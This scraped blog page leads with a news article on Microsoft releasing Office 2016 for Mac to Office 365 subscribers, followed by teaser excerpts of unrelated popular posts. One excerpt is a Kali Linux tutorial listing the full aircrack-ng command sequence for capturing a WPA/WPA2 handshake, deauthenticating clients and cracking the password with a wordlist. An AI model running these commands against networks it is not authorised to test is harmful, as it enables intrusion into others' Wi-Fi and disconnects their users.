Microsoft Launches Office 2016 For Mac, Office 365 Subscribers Get It First



Microsoft today released the new version of its productivity suite for Mac users with the debut of Office 2016 for Mac. The updated software is first being made available to Office 365 subscribers, the company says – meaning those who have either an Office 365 Home, Personal, Business, Business Premium, E3 or ProPlus subscription. A standalone version will not become available until September, notes Microsoft, and pricing for that option is not yet available.
With an Office 365 subscription, Mac users have a range of pricing plans available depending on their needs. Pricing for home users is $6.99 per month for Office 365 Personal, $9.99 per month for Office 365 Home, and there are also plans available for students who may be able to get Office 2016 for Mac for free or for a significant discount, Microsoft says.
New customers can purchase an Office 365 subscription at office.com/Mac while current customers can instead visit their account page at office.com/myaccount and follow installation instructions.
Office 2016 for Mac has been in preview testing – Microsoft’s form of a beta release – since March of this year. That program led to the company receiving over 100,000 pieces of feedback, it says, and over the course of the test period, Microsoft has updated the software seven times to improve its performance and stability. These updates also included new features like improved Mail Merge in Word, Propose New Time in Outlook and support for External Data Connections in Excel.
The suite, which offers new versions of Word, Excel, PowerPoint, Outlook and OneNote, is now available in 139 countries and 16 languages. It includes the familiar ribbon interface and task panes, as well as features designed for Mac users like Full Screen view, multi-touch gestures, and Retina support. Its integration with the cloud allows users to switch between devices – including PCs, tablets, phones and the web – in order to continue editing or collaborating on files.
The release follows that of Word, Excel and PowerPoint for Android phones two weeks ago, and is just weeks ahead of the forthcoming launch of Office Mobile apps for Windows 10.
Going forward, the updated suite will receive quarterly updates, Microsoft says.

Comments

Popular posts from this blog

Crack WPA & WPA2 with Aircrack-ng on Kali Linux

In this tutorial we are going to teach you How to crack WPA & WPA 2 with aircrack-ng on Kali Linux. We high recommend this for research or educational purpose only. Things we used for cracking WPA & WPA2: Alfa AWUSO36H Wireless Card Windows 7-64bit (works on 32bit) VMware Workstation Kali Linux 2.0 Command to crack WPA & WPA2: airmon-ng  sudo ifconfig wlan0 down sudo iwconfig wlan0 mode monitor sudo ifconfig wlan0 up airodump-ng wlan0  airodump-ng -c [channel id] --write [any name] --bssid [bssid of the wifi] wlan0 aireplay-ng --deauth 5 -a [bssid] -c [station id] wlan0 aircrack-ng -w [wordlist file] -b [bssid] [any name]-01.cap sudo ifconfig wlan0 down sudo iwcofnig wlan0 mode monitor sudo ifconfig wlan0 up  Here is a YouTube video on How to crack WPA and WPA2 with Aircrack-ng on Kali Linux: In the about tutorial we EVER hack our own systems as a proof of concept and never engage in any black hat activity.

Building a smarter home

The Jetsons  presented a highly entertaining vision of what  homes  of the future would  look like . The animated television show anticipated a world where humans would be able to do everything with just the push of a button. In many ways, the show turned out to be prophetic; today we have printable food, video chats, smartwatches and robots that help with housework — and flying cars may even be on the way. The challenge for companies is to integrate digital technologies in meaningful ways that enhance people’s  homes  and improve their lives. Many of the innovations to emerge over the past few years have been geared toward this kind of “push-button living.” Thanks to the rise of smartphones and the proliferation of cheap sensors, it is possible to make just about any household appliance “smart” and “connected.” By 2019,  companies are expected to ship 1.9 billion connected home devices, bringing in about $490 billion in revenue. ...

Facebook ‘Class Action’ Privacy Lawsuit Moves To Austrian Supreme Court

A privacy lawsuit filed against Facebook last year by Viennese lawyer and data privacy activist Max Schrems has moved up to Austria’s Supreme Court which will rule on whether the suit can be treated as a class action. When Schrems kicked off the suit, back in July 2014, he invited adult non-commercial Facebook users located anywhere outside the U.S. and Canada to join the suit for free — and tens of thousands of people quickly took up the invitation. The legal action focuses on multiple areas where the plaintiffs argue Facebook has been violating EU data protection laws, such as the absence of effective consent to many types of data use; the tracking of Internet users through external websites; and the monitoring and analysis of users via big data systems. Facebook’s participation in the NSA’s PRISM surveillance program is also part of the complaint. In July the case suffered a setback when an Austrian regional co...

How ad-free subscriptions could solve Facebook

At the core of Facebook’s “well-being” problem is that its business is directly coupled with total time spent on its apps. The more hours you pass on the social network, the more ads you see and click, the more money it earns. That puts its plan to make using Facebook healthier at odds with its finances, restricting how far it’s willing to go to protect us from the harms of over use. The advertising-supported model comes with some big benefits, though. Facebook CEO Mark Zuckerberg has repeatedly said that “We will always keep Facebook a free service for everyone.” Ads lets Facebook remain free for those who don’t want to pay, and more importantly, for those around the world who couldn’t afford to. Ads pay for Facebook to keep the lights on, research and develop new technologies, and profit handsomely in a way that attracts top talent and further investment. More affluent users with more buying power in markets like the US, UK, and Canada command higher ad prices, effectively...

eGym raises $45M Series C for cloud-connected gym equipment and fitness software

eGym , the Munich-based startup that offers cloud-connected gym equipment and supporting cloud software and app for the fitness training floor, has closed $45 million in Series C funding. The round was led by new investor HPE Growth Capital, while existing investors, including Highland Europe, also participated. The problem that eGym is looking to solve is that, whilst gyms have moved from a bodybuilder market to a mass market in the last 20 years, the technology in gyms lags behind. That’s despite the fact that better use of technology can help to reduce customer churn, the biggest pain-point of both gym operator and gym users. Comprising of an app for both gym user and trainer, combined with the company’s connected strength machines, the eGym Cloud makes it possible for gym members to receive better fitness instruction and an evolving and personalised fitness plan based on data collected as they workout. And by providing a better workout feedback loop, gym goers can get an i...